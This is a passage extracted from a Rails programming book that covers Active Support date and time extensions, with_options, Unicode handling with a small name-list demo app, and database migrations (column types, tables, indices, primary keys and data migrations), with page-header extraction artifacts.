#=> Wed May 18 23:36:10 CDT 2005 puts now.midnight #=> Thu May 18 00:00:00 CDT 2006 puts now.monday #=> Mon May 15 00:00:00 CDT 2006 puts now.months_ago(2) #=> Sat Mar 18 23:36:10 CST 2006 puts now.months_since(2) #=> Tue Jul 18 23:36:10 CDT 2006 puts now.next_week #=> Mon May 22 00:00:00 CDT 2006 puts now.next_year #=> Fri May 18 23:36:10 CDT 2007 puts now.seconds_since_midnight #=> 84970.423472 puts now.since(7200) #=> Fri May 19 01:36:10 CDT 2006 puts now.tomorrow #=> Fri May 19 23:36:10 CDT 2006 puts now.years_ago(2) #=> Tue May 18 23:36:10 CDT 2004 puts now.years_since(2) #=> Sun May 18 23:36:10 CDT 2008 puts now.yesterday #=> Wed May 17 23:36:10 CDT 2006 Report erratum this copy is (P1.0 printing, March 2009)
  • 283.
    T IME ANDD ATE E XTENSIONS 283 puts now.advance(:days => 30) #=> Sat Jun 17 23:36:10 CDT 2006 puts Time.days_in_month(2) #=> 28 puts Time.days_in_month(2, 2000) #=> 29 puts now.xmlschema #=> "2006-05-18T23:36:10-06:00" Rails 2.1 introduces time zone support. You can set the default time zone in config/environment.rb: config.time_zone = 'UTC' Within an action, you can override the time zone and convert any time to the indicated time zone: Time.zone = 'Eastern Time (US & Canada)' puts Time.now.in_time_zone Active Support also includes a TimeZone class. TimeZone objects encapsulate the names and offset of a time zone. The class contains a list of the world’s time zones. See the Active Support RDoc for details. Rails 2.2 introduces three methods that query a given time: past?, today?, and future? query whether a given time is before now, is on today’s date, or is in the future, respectively. Date objects also pick up a few useful methods: date = Date.today puts date.tomorrow #=> "Fri, 19 May 2006" puts date.yesterday #=> "Wed, 17 May 2006" puts date.current #=> "Thu, 18 May 2006" current returns Time.zone.today when config.time_zone is set; otherwise, it just returns Date.today: puts date.to_s #=> "2006-05-18" puts date.xmlschema #=> "2006-05-18T00:00:00-06:00" puts date.to_time #=> Thu May 18 00:00:00 CDT 2006 puts date.to_s(:short) #=> "18 May" puts date.to_s(:long) #=> "May 18, 2006" puts date.to_s(:db) #=> "2006-05-18" The last of these converts a date into a string that’s acceptable to the default database currently being used by your application. You may have noticed that the Time class has a similar extension for formatting datetime fields in a database-specific format. You can add your own extensions to date and time formatting. For example, your application may need to display ordinal dates (the number of days into a year). The Ruby Date and Time libraries both support the strftime method for formatting dates, so you could use something like this: >> d = Date.today => #<Date: 4907769/2,0,2299161> >> d.to_s => "2006-05-29" Report erratum this copy is (P1.0 printing, March 2009)
  • 284.
    A N EXTENSION TO R UBY S YMBOLS 284 >> d.strftime("%y-%j") => "06-149" Instead, though, you might want to encapsulate this formatting by extending the to_s method of dates. In your environment.rb file, add a line like the following: ActiveSupport::CoreExtensions::Date::Conversions::DATE_FORMATS.merge!( :ordinal => "%Y-%j" ) Now you can say this: any_date.to_s(:ordinal) #=> "2006-149" You can extend the Time class string formatting as well: ActiveSupport::CoreExtensions::Time::Conversions::DATE_FORMATS.merge!( :chatty => "It's %I:%M%p on %A, %B %d, %Y" ) Time.now.to_s(:chatty) #=> "It's 12:49PM on Monday, May 29, 2006" There are also two useful time-related methods added to the String class. The methods to_time and to_date return Time and Date objects, respectively: puts "2006-12-25 12:34:56".to_time #=> Mon Dec 25 12:34:56 UTC 2006 puts "2006-12-25 12:34:56".to_date #=> 2006-12-25 16.7 An Extension to Ruby Symbols (As of Ruby 1.8.7, this feature is now a part of the language, but users of Rails making use of prior versions of the language can also use of this feature). We often use iterators where all the block does is invoke a method on its argument. We did this in our earlier group_by and index_by examples: groups = posts.group_by {|post| post.author_id} Rails has a shorthand notation for this. We could have written this code as this: groups = posts.group_by(&:author_id) Similarly, the following code: us_states = State.find(:all) state_lookup = us_states.index_by {|state| state.short_name} could also be written like this: us_states = State.find(:all) state_lookup = us_states.index_by(&:short_name) 16.8 with_options Many Rails methods take a hash of options as their last parameter. You’ll sometimes find yourself calling several of these methods in a row, where each Report erratum this copy is (P1.0 printing, March 2009)
  • 285.
    U NICODE SUPPOR T 285 call has one or more options in common. For example, you might be defining some routes: ActionController::Routing::Routes.draw do |map| map.connect "/shop/summary" , :controller => "store" , :action => "summary" map.connect "/titles/buy/:id" , :controller => "store" , :action => "add_to_cart" map.connect "/cart" , :controller => "store" , :action => "display_cart" end The with_options method lets you specify these common options just once: ActionController::Routing::Routes.draw do |map| map.with_options(:controller => "store" ) do |store_map| store_map.connect "/shop/summary" , :action => "summary" store_map.connect "/titles/buy/:id" , :action => "add_to_cart" store_map.connect "/cart" , :action => "display_cart" end end In this example, store_map acts just like a map object, but the option :controller => store will be added to its option list every time it is called. The with_options method can be used with any API calls where the last param- eter is a hash. 16.9 Unicode Support In the old days, characters were represented by sequences of 6, 7, or 8 bits. Each computer manufacturer decided its own mapping between these bit pat- terns and their character representations. Eventually, standards started to emerge, and encodings such as ASCII and EBCDIC became common. However, even in these standards, you couldn’t be sure that a given bit pattern would display a particular character: the 7-bit ASCII character 0b0100011 would dis- play as # on terminals in the United States and as £ on those in the United Kindom. Hacks such as code pages, which overlaid multiple characters onto the same bit patterns, solve the problems locally but compound them globally. At the same time, it quickly became apparent that 8 bits just wasn’t enough to encode the characters needed for many languages. The Unicode Consortium was formed to address this issue.1 1. http://www.unicode.org Report erratum this copy is (P1.0 printing, March 2009)
  • 286.
    U NICODE SUPPOR T 286 Unicode defines a number of different encoding schemes that allow for up to 32 bits for the representation of each character. Unicode is generally stored using one of three encoding forms. In one of these, UTF-32, every character (technically a code point) is represented as a 32-bit value. In the other two (UTF-16 and UTF-8), characters are represented as one or more 16- or 8-bit values. When Rails stores strings in Unicode, it uses UTF-8. The Ruby language that underlies Rails originated in Japan. And it turns out that historically Japanese programmers have had issues with the encoding of their language into Unicode. This means that, although Ruby supports strings encoded in Unicode, it doesn’t really support Unicode in its libraries. For exam- ple, the UTF-8 representation of ü is the 2-byte sequence c3 bc (we’re now using hex to show the binary values). But if you give Ruby a string contain- ing ü, its library methods won’t know about the fact that 2 bytes are used to represent a single character. For example: dave> irb irb(main):001:0> name = "Günter" => "G303274nter" irb(main):002:0> name.length => 7 Although Günter has six characters, its representation uses 7 bytes, and that’s the number Ruby reports. However, Rails 1.2 included a fix for this. It isn’t a replacement for Ruby’s libraries, so there are still areas where unexpected things happen. But even so, the new Rails Multibyte library, added to Active Support in September 2006, goes a long way toward making Unicode processing easy in Rails applications. Rather than replace the Ruby built-in string library methods with Unicode- aware versions, the Multibyte library defines a new class, called Chars. This class defines the same methods as the built-in String class, but those methods are aware of the underlying encoding of the string. The rule for using Multibyte strings is easy: whenever you need to work with strings that are encoded using UTF-8, convert those strings into Chars objects first. The library adds a chars method to all strings to make this easy. Let’s play with this in script/console: Line 1 rubys> script/console - Loading development environment (Rails 2.2.2). - >> name = "G303274nter" - => "Günter" 5 >> name.length - => 7 - >> name.mb_chars.length Report erratum this copy is (P1.0 printing, March 2009)
  • 287.
    U NICODE SUPPOR T 287 - => 6 - >> name.reverse 10 => "retn274?G" - >> name.chars.reverse - => #<ActiveSupport::Multibyte::Chars:0x2c4cdf4 @string="retnüG"> We start by storing a string containing UTF-8 characters in the variable name. On line 5, we ask Ruby for the length of the string. It returns 7, the number of bytes in the representation. But then, on line 7, we use the mb_chars method to create a Chars object that wraps the underlying string. Asking that new object for its length, we get 6, the number of characters in the string. Similarly, reversing the raw string produces gibberish; it simply reverses the order of the bytes. Reversing the Chars object, on the other hand, produces the expected result. In theory, all the Rails internal libraries are now Unicode clean, meaning that (for example) validates_length_of will correctly check the length of UTF-8 strings if you enable UTF-8 support in your application. However, having string handling that honors encoding is not enough to ensure your application works with Unicode characters. You’ll need to make sure the entire data path, from browser to database, agrees on a common encoding. To explore this, let’s write a simple application that builds a list of names. The Unicode Names Application We’re going to write a simple application that displays a list of names on a page. An entry field on that same page lets you add new names to the list. The full list of names is stored in a database table. We’ll create a regular Rails application: dave> rails namelist dave> cd namelist namelist> ruby script/server Now we’ll create a model for our names.2 namelist> ruby script/generate model person name:string namelist> rake db:migrate Now we’ll write our controller and our view. 2. If you are using a database server other than SQLite 3, you will also need to create a database and ensure that the default character set for this database is UTF-8. Just how you do this is database dependent. Perhaps surprisingly, for many databases we also have to tell each database connection what encoding it should use. You do this by specifying the encoding option in database.yml for each database. Report erratum this copy is (P1.0 printing, March 2009)
  • 288.
    U NICODE SUPPOR T 288 We’ll keep the controller simple by using a single action: Download e1/namelist/app/controllers/people_controller.rb class PeopleController < ApplicationController def index @person = Person.new(params[:person]) @person.save! if request.post? @people = Person.find(:all) end end The database is Unicode-aware. Now we just need to make sure that the browser side is too. As of Rails 1.2, the default content-type header is as follows: Content-Type: text/html; charset=UTF-8 However, just to be sure, we’ll also add a <meta> tag to the page header to enforce this. This also means that if a user saves a page to a local file, it will display correctly later. This is our layout file: Download e1/namelist/app/views/layouts/people.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html; charset=UTF-8"></meta> <title>My Name List</title> </head> <body> <%= yield :layout %> </body> </html> In our index view, we’ll show the full list of names in the database and provide a simple form to let folks enter new ones. In the list, we’ll display the name and its size in bytes and characters, and, just to show off, we’ll reverse it. Download e1/namelist/app/views/people/index.html.erb <table border="1"> <tr> <th>Name</th><th>bytes</th><th>chars</th><th>reversed</th> </tr> <% for person in @people %> <tr> <td><%=h person.name %></td> <td><%= person.name.length %></td> <td><%= person.name.chars.length %></td> <td><%=h person.name.chars.reverse %></td> </tr> <% end %> </table> Report erratum this copy is (P1.0 printing, March 2009)
  • 289.
    U NICODE SUPPOR T 289 <% form_for :person do |form| %> New name: <%= form.text_field :name %> <%= submit_tag "Add" %> <% end %> When we point our browser at our people controller, we’ll see an empty table. Let’s start by entering “Dave” in the name field: When we hit the Add button, we see that the string “Dave” contains both 4 bytes and 4 characters—normal ASCII characters take 1 byte in UTF-8: When we hit Add after typing Günter, we see something different: Because the ü character takes 2 bytes to represent in UTF-8, we see that the string has a byte length of 7 and a character length of 6. Notice that the reversed form displays correctly. Finally, we’ll add some Japanese text: Now the disparity between the byte and character lengths is even greater. However, the string still reverses correctly, on a character-by-character basis. Report erratum this copy is (P1.0 printing, March 2009)
  • 290.
    U NICODE SUPPOR T 290 Is the data stored correctly in the database? Let’s check how many characters there are in Günter’s name: depot> sqlite3 -line db/development.sqlite3 "select name,length(name) from people where name like 'G%'" name = Günter length(name) = 6 Your terminal may not display the Unicode character correctly, but you can verify that the length is correct. Report erratum this copy is (P1.0 printing, March 2009)
  • 291.
    Chapter 17 Migrations Rails encourages an agile, iterative style of development. We don’t expect to get everything right the first time. Instead, we write tests and interact with our customers to refine our understanding as we go. For that to work, we need a supporting set of practices. We write tests to help us design our interfaces and to act as a safety net when we change things, and we use version control to store our application’s source files, allowing us to undo mistakes and to monitor what changes day to day. But there’s another area of the application that changes, an area that we can’t directly manage using version control. The database schema in a Rails appli- cation constantly evolves as we progress through the development: we add a table here, rename a column there, and so on. The database changes in step with the application’s code. Historically, that has been a problem. Developers (or database administrators) make schema changes as needed. However, if the application code is rolled back to a previous version, it was hard to undo the database schema changes to bring the database back in line with that prior application version—the database itself has no versioning information. Over the years, developers have come up with ways of dealing with this issue. One scheme is to keep the Data Definition Language (DDL) statements that define the schema in source form under version control. Whenever you change the schema, you edit this file to reflect the changes. You then drop your devel- opment database and re-create the schema from scratch by applying your DDL. If you need to roll back a week, the application code and the DDL that you check out from the version control system are in step. When you re-create the schema from the DDL, your database will have gone back in time. Except...because you drop the database every time you apply the DDL, you lose any data in your development database. Wouldn’t it be more convenient
  • 292.
    C HAPTER 17.M IGRATIONS 292 to be able to apply only those changes that are necessary to move a database from version x to version y? This is exactly what Rails migrations let you do. Let’s start by looking at migrations at an abstract level. Imagine we have a table of order data. One day, our customer comes in and asks us to add the customer’s e-mail address to the data we capture in an order. This involves a change to the application code and the database schema. To handle this, we create a database migration that says “add an e-mail column to the orders table.” This migration sits in a separate file, which we place under version control alongside all our other application files. We then apply this migration to our database, and the column gets added to the existing orders table. Exactly how does a migration get applied to the database? It turns out that every generated migration has a Coordinated Universal Time (UTC) times- tamp associated with it. These numbers contain the four-digit year, followed by two digits each for the month, day, hour, minute, and second, all based on the mean solar time at the Royal Observatory in Greenwich, London.1 Because migrations tend to be created relatively infrequently and the accu- racy is recorded down to the second, the chances of any two people getting the same timestamp is vanishingly small. And the benefit of having timestamps that can be deterministically ordered far outweighs the miniscule risk of this occurring. Rails remembers the version number of each migration applied to the data- base. Then, when you ask it to update the schema by applying new migrations, it compares the version numbers in the database schema_migrations table with the version numbers of the available migrations. If it finds migrations with version numbers that are not in the schema_migrations table, it applies them one at a time and in order. But how do we revert a schema to a previous version? We do it by making each migration reversible. Each migration actually contains two sets of instructions. One set tells Rails what changes to make to the database when applying the migration, and the other set tells Rails how to undo those changes. In our orders table example, the up part of the migration adds the e-mail column to the table, and the down part removes that column. Now, to revert a schema, we simply tell Rails the version number that we would like the database schema to be at. If the current schema_migrations table has a row with a higher ver- sion numbers than this target number, Rails takes the migration with the 1. Rails versions prior to 2.1 used a much simpler sequence number and stored the version number of the latest one applied in a single row in a table named schema_info. Because such sequence numbers will undoubtedly be much lower than any UTC timestamp, these older migra- tions will automatically be treated as if they were generated before Rails 2.1 was installed. If you would prefer to use numeric prefixes, you can turn timestamped migrations off by setting con- fig.active_record.timestamped_migrations to false. Report erratum this copy is (P1.0 printing, March 2009)
  • 293.
    C REATING ANDR UNNING M IGRATIONS 293 highest version number and applies its undo action. This removes the migra- tion’s change from the schema and from the schema_migrations table. It repeats this process until the database reaches the desired version. 17.1 Creating and Running Migrations A migration is simply a Ruby source file in your application’s db/migrate direc- tory. Each migration file’s name starts with a number of digits (typically four- teen) and an underscore. Those digits are the key to migrations, because they define the sequence in which the migrations are applied—they are the individ- ual migration’s version number. Here’s what the db/migrate directory of our Depot application looks like: depot> ls db/migrate 20080601000001_create_products.rb 20080601000002_add_price_to_product.rb 20080601000003_add_test_data.rb 20080601000004_create_sessions.rb 20080601000005_create_orders.rb 20080601000006_create_line_items.rb Although you could create these migration files by hand, it’s easier (and less error prone) to use a generator. As we saw when we created the Depot appli- cation, there are actually two generators that create migration files: • The model generator creates a migration to in turn create the table asso- ciated with the model (unless you specify the --skip-migration option). As the example that follows shows, creating a model called discount also cre- ates a migration called dddddddddddddd_create_discounts.rb: depot> ruby script/generate model discount exists app/models/ exists test/unit/ exists test/fixtures/ create app/models/discount.rb create test/unit/discount_test.rb create test/fixtures/discounts.yml exists db/migrate create db/migrate/20080601000014_create_discounts.rb • You can also generate a migration on its own: depot> ruby script/generate migration add_price_column exists db/migrate create db/migrate/20080601000015_add_price_column.rb Later, starting in Anatomy of a Migration, we’ll see what goes in the migration files. But for now, let’s jump ahead a little in the workflow and see how to run migrations. Report erratum this copy is (P1.0 printing, March 2009)
  • 294.
    C REATING ANDR UNNING M IGRATIONS 294 Running Migrations Migrations are run using the db:migrate Rake task: depot> rake db:migrate To see what happens next, let’s dive down into the internals of Rails. The migration code maintains a table called schema_migrations inside every Rails database. This table has just one column, called version, and it will have one row per successfully applied migration. When you run rake db:migrate, the task first looks for the schema_migrations table. If it doesn’t yet exist, it will be created. The migration code then looks at all the migration files in db/migrate. If any have a version number (the leading digits in the filename) that is not in the current version of the database, then each is applied, in turn, to the database. After each migration finishes, a row in the schema_migrations table is created to store this version number. If we were to run migrations again at this point, nothing much would happen. Each of the version numbers of the migration files would match with a row in the database, so there’d be no migrations to apply. However, if we subsequently create a new migration file, it will have a version number not in the database. This is true even if the version number was before one or more of the already applied migrations. This can happen when multiple users are using a version control system to store the migration files. If we then run migrations, this new migration file—and only this migration file—will be executed. This may mean that migrations are run out of order, so you might want to take care and ensure that these migrations are independent. Or you might want to revert your database to a previous state and then apply the migrations in order. You can force the database to a specific version by supplying the VERSION= parameter to the rake db:migrate command: depot> rake db:migrate VERSION=20080601000010 If the version you give is greater than any of the migrations that have yet to be applied, these migrations will be applied. If, however, the version number on the command line is less than one or more versions listed in the schema_migrations table, something different happens. In these circumstances, Rails looks for the migration file whose number matches the database version and undoes it. It repeats this process until there are no more versions listed in the schema_migrations table that exceed the number you specified on the command line. That is, the migrations are unapplied in reverse order to take the schema back to the version that you specify. Report erratum this copy is (P1.0 printing, March 2009)
  • 295.
    A NATOMY OFA M IGRATION 295 You can also redo one or more migrations: depot> rake db:migrate:redo STEP=3 By default, redo will roll back one migration and rerun it. To roll back multiple migrations, pass the STEP= parameter. 17.2 Anatomy of a Migration Migrations are subclasses of the Rails class ActiveRecord::Migration. The class you create should contain at least the two class methods up and down: class SomeMeaningfulName < ActiveRecord::Migration def self.up # ... end def self.down # ... end end The name of the class, after all uppercase letters are downcased and pre- ceded by an underscore, must match the portion of the filename after the version number. For example, the previous class could be found in a file named 20080601000017_some_meaningful_name.rb. No two migrations can con- tain classes with the same name. The up method is responsible for applying the schema changes for this migra- tion, while the down method undoes those changes. Let’s make this more con- crete. Here’s a migration that adds an e_mail column to the orders table: class AddEmailToOrders < ActiveRecord::Migration def self.up add_column :orders, :e_mail, :string end def self.down remove_column :orders, :e_mail end end See how the down method undoes the effect of the up method? Column Types The third parameter to add_column specifies the type of the database column. In the previous example, we specified that the e_mail column has a type of :string. But just what does this mean? Databases typically don’t have column types of :string. Report erratum this copy is (P1.0 printing, March 2009)
  • 296.
    A NATOMY OFA M IGRATION 296 Remember that Rails tries to make your application independent of the under- lying database; you could develop using SQLite 3 and deploy to Postgres if you wanted, for example. But different databases use different names for the types of columns. If you used a SQLite 3 column type in a migration, that migration might not work if applied to a Postgres database. So, Rails migrations insulate you from the underlying database type systems by using logical types. If we’re migrating a SQLite 3 database, the :string type will create a column of type var- char(255). On Postgres, the same migration adds a column with the type char varying(255). The types supported by migrations are :binary, :boolean, :date, :datetime, :dec- imal, :float, :integer, :string, :text, :time, and :timestamp. The default mappings of these types for the database adapters in Rails are shown in Figure 17.1, on the following page. Using this figure, you could work out that a column declared to be :integer in a migration would have the underlying type integer in SQLite 3 and number(38) in Oracle. You can specify up to three options when defining most columns in a migra- tion; decimal columns take an additional two options. Each of these options is given as a key => value pair. The common options are as follows: :null => true or false If false, the underlying column has a not null constraint added (if the database supports it). :limit => size This sets a limit on the size of the field. This basically appends the string (size ) to the database column type definition. :default => value This sets the default value for the column. Note that the default is calcu- lated once, at the point the migration is run, so the following code will set the default column value to the date and time when the migration was run:2 add_column :orders, :placed_at, :datetime, :default => Time.now In addition, decimal columns take the options :precision and :scale. The preci- sion option specifies the number of significant digits that will be stored, and the scale option determines where the decimal point will be located in these digits (think of the scale as the number of digits after the decimal point). A decimal number with a precision of 5 and a scale of 0 can store numbers from -99,999 to +99,999. A decimal number with a precision of 5 and a scale of 2 can store the range -999.99 to +999.99. 2. If you want a column to default to having the date and time its row was inserted, simply make it a datetime and name it created_at. Report erratum this copy is (P1.0 printing, March 2009)
  • 297.
    A NATOMY OFA M IGRATION 297 db2 mysql openbase oracle :binary blob(32768) blob object blob :boolean decimal(1) tinyint(1) boolean number(1) :date date date date date :datetime timestamp datetime datetime date :decimal decimal decimal decimal decimal :float float float float number :integer int int(11) integer number(38) :string varchar(255) varchar(255) char(4096) varchar2(255) :text clob(32768) text text clob :time time time time date :timestamp timestamp datetime timestamp date postgresql sqlite sqlserver sybase :binary bytea blob image image :boolean boolean boolean bit bit :date date date datetime datetime :datetime timestamp datetime datetime datetime :decimal decimal decimal decimal decimal :float float float float(8) float(8) :integer integer integer int int :string (note 1) varchar(255) varchar(255) varchar(255) :text text text text text :time time datetime datetime time :timestamp timestamp datetime datetime timestamp Note 1: character varying(256) Figure 17.1: Migration and database column types Report erratum this copy is (P1.0 printing, March 2009)
  • 298.
    A NATOMY OFA M IGRATION 298 The :precision and :scale parameters are optional for decimal columns. However, incompatibilities between different databases lead us to strongly recommend that you include the options for each decimal column. Here are some column definitions using the migration types and options: add_column :orders, :attn, :string, :limit => 100 add_column :orders, :order_type, :integer add_column :orders, :ship_class, :string, :null => false, :default => 'priority' add_column :orders, :amount, :decimal, :precision => 8, :scale => 2 Renaming Columns When we refactor our code, we often change our variable names to make them more meaningful. Rails migrations allow us to do this to database column names, too. For example, a week after we first added it, we might decide that e_mail isn’t the best name for the new column. We can create a migration to rename it using the rename_column method: class RenameEmailColumn < ActiveRecord::Migration def self.up rename_column :orders, :e_mail, :customer_email end def self.down rename_column :orders, :customer_email, :e_mail end end Note that the rename doesn’t destroy any existing data associated with the column. Also be aware that renaming is not supported by all the adapters. Changing Columns Use the change_column method to change the type of a column or to alter the options associated with a column. Use it the same way you’d use add_column, but specify the name of an existing column. Let’s say that the order type col- umn is currently an integer, but we need to change it to be a string. We want to keep the existing data, so an order type of 123 will become the string "123". Later, we’ll use noninteger values such as "new" and "existing". Changing from an integer column to a string is easy: def self.up change_column :orders, :order_type, :string end However, the opposite transformation is problematic. We might be tempted to write the obvious down migration: def self.down change_column :orders, :order_type, :integer end Report erratum this copy is (P1.0 printing, March 2009)
  • 299.
    M ANAGING TABLES 299 But if our application has taken to storing data like "new" in this column, the down method will lose it—"new" can’t be converted to an integer. If that’s acceptable, then the migration is acceptable as it stands. If, however, we want to create a one-way migration—one that cannot be reversed—we’ll want to stop the down migration from being applied. In this case, Rails provides a special exception that we can throw: class ChangeOrderTypeToString < ActiveRecord::Migration def self.up change_column :orders, :order_type, :string, :null => false end def self.down raise ActiveRecord::IrreversibleMigration end end 17.3 Managing Tables So far we’ve been using migrations to manipulate the columns in existing tables. Now let’s look at creating and dropping tables: class CreateOrderHistories < ActiveRecord::Migration def self.up create_table :order_histories do |t| t.integer :order_id, :null => false t.text :notes t.timestamps end end def self.down drop_table :order_histories end end create_table takes the name of a table (remember, table names are plural) and a block. (It also takes some optional parameters that we’ll look at in a minute.) The block is passed a table definition object, which we use to define the columns in the table. The calls to the various table definition methods should look familiar—they’re similar to the add_column method we used previously except these methods don’t take the name of the table as the first parameter and the name of the method itself is the data type desired. This reduces repetition. Note that we don’t define the id column for our new table. Unless we say oth- erwise, Rails migrations automatically add a primary key called id to all tables they create. For a deeper discussion of this, see Section 17.3, Primary Keys, on page 303. Report erratum this copy is (P1.0 printing, March 2009)
  • 300.
    M ANAGING TABLES 300 The timestamps method creates both the created_at and updated_at columns, with the correct timestamp data type. Although there is no requirement to add these columns to any particular table, this is yet another example of Rails making it easy for a common convention to be implemented easily and consistently. Options for Creating Tables You can pass a hash of options as a second parameter to create_table. If you specify :force => true, the migration will drop an existing table of the same name before creating the new one. This is a useful option if you want to create a migration that forces a database into a known state, but there’s clearly a potential for data loss. The :temporary => true option creates a temporary table—one that goes away when the application disconnects from the database. This is clearly pointless in the context of a migration, but as we will see later, it does have its uses elsewhere. The :options => "xxxx" parameter lets you specify options to your underlying database. These are added to the end of the CREATE TABLE statement, right after the closing parenthesis. Although this is rarely necessary with SQLite 3, it may at times be useful with other database servers. For example, some ver- sions of MySQL allow you to specify the initial value of the autoincrementing id column. We can pass this in through a migration as follows: create_table :tickets, :options => "auto_increment = 10000" do |t| t.text :description t.timestamps end Behind the scenes, migrations will generate the following DDL from this table description when configured for MySQL: CREATE TABLE "tickets" ( "id" int(11) default null auto_increment primary key, "description" text, "created_at" datetime, "updated_at" datetime ) auto_increment = 10000; Be careful when using the :options parameter with MySQL. The Rails MySQL database adapter sets a default option of ENGINE=InnoDB. This overrides any local defaults you may have and forces migrations to use the InnoDB storage engine for new tables. However, if you override :options, you’ll lose this setting; new tables will be created using whatever database engine is configured as Report erratum this copy is (P1.0 printing, March 2009)
  • 301.
    M ANAGING TABLES 301 the default for your site. You may want to add an explicit ENGINE=InnoDB to the options string to force the standard behavior in this case.3 Renaming Tables If refactoring leads us to rename variables and columns, then it’s probably not a surprise that we sometimes find ourselves renaming tables, too. Migrations support the rename_table method: class RenameOrderHistories < ActiveRecord::Migration def self.up rename_table :order_histories, :order_notes end def self.down rename_table :order_notes, :order_histories end end Note how the down method undoes the change by renaming the table back. Problems with rename_table There’s a subtle problem when we rename tables in migrations. For example, let’s assume that in migration 4 we create the order_histories table and populate it with some data: def self.up create_table :order_histories do |t| t.integer :order_id, :null => false t.text :notes t.timestamps end order = Order.find :first OrderHistory.create(:order_id => order, :notes => "test" ) end Later, in migration 7, we rename the table order_histories to order_notes. At this point we’ll also have renamed the model OrderHistory to OrderNote. Now we decide to drop your development database and reapply all migrations. When we do so, the migrations throw an exception in migration 4: our appli- cation no longer contains a class called OrderHistory, so the migration fails. One solution, proposed by Tim Lucas, is to create local, dummy versions of the model classes needed by a migration within the migration itself. For example, 3. You probably want to keep using InnoDB if you’re using MySQL, because this engine gives you transaction support. You might need transaction support in your application, and you’ll definitely need it in your tests if you’re using the default of transactional test fixtures. Report erratum this copy is (P1.0 printing, March 2009)
  • 302.
    M ANAGING TABLES 302 the following version of the fourth migration will work even if the application no longer has an OrderHistory class: class CreateOrderHistories < ActiveRecord::Migration class Order < ActiveRecord::Base; end class OrderHistory < ActiveRecord::Base; end def self.up create_table :order_histories do |t| t.integer :order_id, :null => false t.text :notes t.timestamps end order = Order.find :first OrderHistory.create(:order => order_id, :notes => "test" ) end def self.down drop_table :order_histories end end This works as long as our model classes do not contain any additional func- tionality that would have been used in the migration—all we’re creating here is a bare-bones version. If renaming tables gets to be a problem for you, we recommend consolidat- ing your migrations as described in Section 17.8, Managing Migrations, on page 313. Defining Indices Migrations can (and probably should) define indices for tables. For example, we might notice that once your application has a large number of orders in the database, searching based on the customer’s name takes longer than we’d like. It’s time to add an index using the appropriately named add_index method: class AddCustomerNameIndexToOrders < ActiveRecord::Migration def self.up add_index :orders, :name end def self.down remove_index :orders, :name end end If we give add_index the optional parameter :unique => true, a unique index will be created, forcing values in the indexed column to be unique. Report erratum this copy is (P1.0 printing, March 2009)
  • 303.
    M ANAGING TABLES 303 By default the index will be given the name index_table_on_column. We can override this using the :name => "somename" option. If we use the :name option when adding an index, we’ll also need to specify it when removing the index. We can create a composite index—an index on multiple columns—by passing an array of column names to add_index. In this case, only the first column name will be used when naming the index. Primary Keys Rails assumes that every table has a numeric primary key (normally called id). Rails ensures the value of this column is unique for each new row added to a table. We’ll rephrase that. Rails really doesn’t work too well unless each table has a numeric primary key. It is less fussy about the name of the column. So, for your average Rails application, our strong advice is to go with the flow and let Rails have its id column. If you decide to be adventurous, you can start by using a different name for the primary key column (but keeping it as an incrementing integer). Do this by specifying a :primary_key option on the create_table call: create_table :tickets, :primary_key => :number do |t| t.text :description t.timestamps end This adds the number column to the table and sets it up as the primary key: $ sqlite3 db/development.sqlite3 ".schema tickets" CREATE TABLE tickets ("number" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, "description" text DEFAULT NULL, "created_at" datetime DEFAULT NULL, "updated_at" datetime DEFAULT NULL); The next step in the adventure might be to create a primary key that isn’t an integer. Here’s a clue that the Rails developers don’t think this is a good idea: migrations don’t let you do this (at least not directly). Tables with No Primary Key Sometimes we may need to define a table that has no primary key. The most common case in Rails is for join tables—tables with just two columns where each column is a foreign key to another table. To create a join table using migrations, we have to tell Rails not to automatically add an id column: create_table :authors_books, :id => false do |t| t.integer :author_id, :null => false t.integer :book_id, :null => false end Report erratum this copy is (P1.0 printing, March 2009)
  • 304.
    D ATA MIGRATIONS 304 David Says. . . Avoiding Data-Only Migrations in the Real World Data-only migrations are used in this example to avoid going into a long dis- cussion about how to really do proper seed data, but let me still give you a taste of that discussion even still. The core point is that migrations aren’t really meant to carry seed data. They’re too temporal in nature to do that reliably. Migrations are here to bring you from one version of the schema to the next, not to create a fresh schema from scratch—we have the db/schema.rb file for that. So, as soon as you actually get going with a real application, people won’t be running your early migrations when they set up the application. They’ll start from whatever version is stored in db/schema.rb and ignore all those previous migrations. This means that any data created by the migrations never make it into the database, so you can’t rely on it. There are many alternative ways to have more permanent seed data. The easiest is probably just to create a new file in db/seed.rb, which contains those Product.create calls that’ll do the setup. This file can then be called after rake db:schema:load creates the initial schema. In this case, you might want to investigate creating one or more indices on this table to speed navigation between books and authors. 17.4 Data Migrations Migrations are just Ruby code; they can do anything we want. And, because they’re also Rails code, they have full access to the code we’ve already written in our application. In particular, migrations have access to our model classes. This makes it easy to create migrations that manipulate the data in our devel- opment database. Let’s look at two different scenarios where it’s useful to manipulate data in migrations: loading development data and migrating data between versions of our application. Loading Data with Migrations Most of our applications require a fair amount of background information to be loaded into the database before we can meaningfully play with them, even during development. If we’re writing an online store, we’ll need product data. We might also need information on shipping rates, user profile data, and so Report erratum this copy is (P1.0 printing, March 2009)
  • 305.
    D ATA MIGRATIONS 305 on. In the old days, developers used to hack this data into their databases, often by typing SQL insert statements by hand. This was hard to manage and tended not to be repeatable. It also made it hard for developers joining the project halfway through to get up to speed. Migrations make this a lot easier. On virtually all our Rails projects, we find ourselves creating data-only migrations—migrations that load data into an existing schema rather than changing the schema itself. Note that we’re talking here about creating data that’s a convenience for the developer when they play with the application and for creating “fixed” data such as lookup tables. You’ll still want to create fixtures containing data spe- cific to tests. Here’s a data-only migration drawn from the Rails application for the new Pragmatic Bookshelf store: class TestDiscounts < ActiveRecord::Migration def self.up down rails_book_sku = Sku.find_by_sku("RAILS-B-00" ) ruby_book_sku = Sku.find_by_sku("RUBY-B-00" ) auto_book_sku = Sku.find_by_sku("AUTO-B-00" ) discount = Discount.create(:name => "Rails + Ruby Paper" , :action => "DEDUCT_AMOUNT" , :amount => "15.00" ) discount.skus = [rails_book_sku, ruby_book_sku] discount.save! discount = Discount.create(:name => "Automation Sale" , :action => "DEDUCT_PERCENT" , :amount => "5.00" ) discount.skus = [auto_book_sku] discount.save! end def self.down Discount.delete_all end end Notice how 